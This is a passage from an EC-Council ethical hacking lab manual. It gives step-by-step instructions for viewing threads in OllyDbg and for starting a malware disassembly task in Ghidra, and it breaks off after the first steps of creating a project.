


39. Choose **View** in the menu bar, and then choose **Threads**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

40. A window named **Threads** appears in OllyDbg, displaying all threads, as shown in the screenshot.



41. This way, you can scan files and analyze the output using OllyDbg.
42. Close all open windows.


Task 8: Perform Malware Disassembly using Ghidra

Ghidra is a software reverse engineering (SRE) framework that includes a suite of full-featured, high-end software analysis tools that enable users to analyze compiled code on a variety of platforms including Windows, MacOS, and Linux. It's capabilities include disassembly, assembly, decompilation, debugging, emulation, graphing, and scripting. Ghidra supports a wide variety of processor instruction sets and executable formats and can be run in both user-interactive and automated modes. Analysts can also develop their own Ghidra plug-in components and/or scripts using the exposed API. In addition, there are numerous ways to extend Ghidra such as new processors, loaders/exporters, automated analyzers, and new visualizations.


Here, we will use Ghidra to perform malware disassembly.

1. In the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\Disassembling and Debugging Tools\Ghidra** and double-click **ghidraRun.bat**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




2. After Ghidra initializes, a **Tip of the Day** pop-up appears, click **Close** to close it.
3. **Ghidra: NO ACTIVE PROJECT** window appears, click **File** and select **New Project...**.

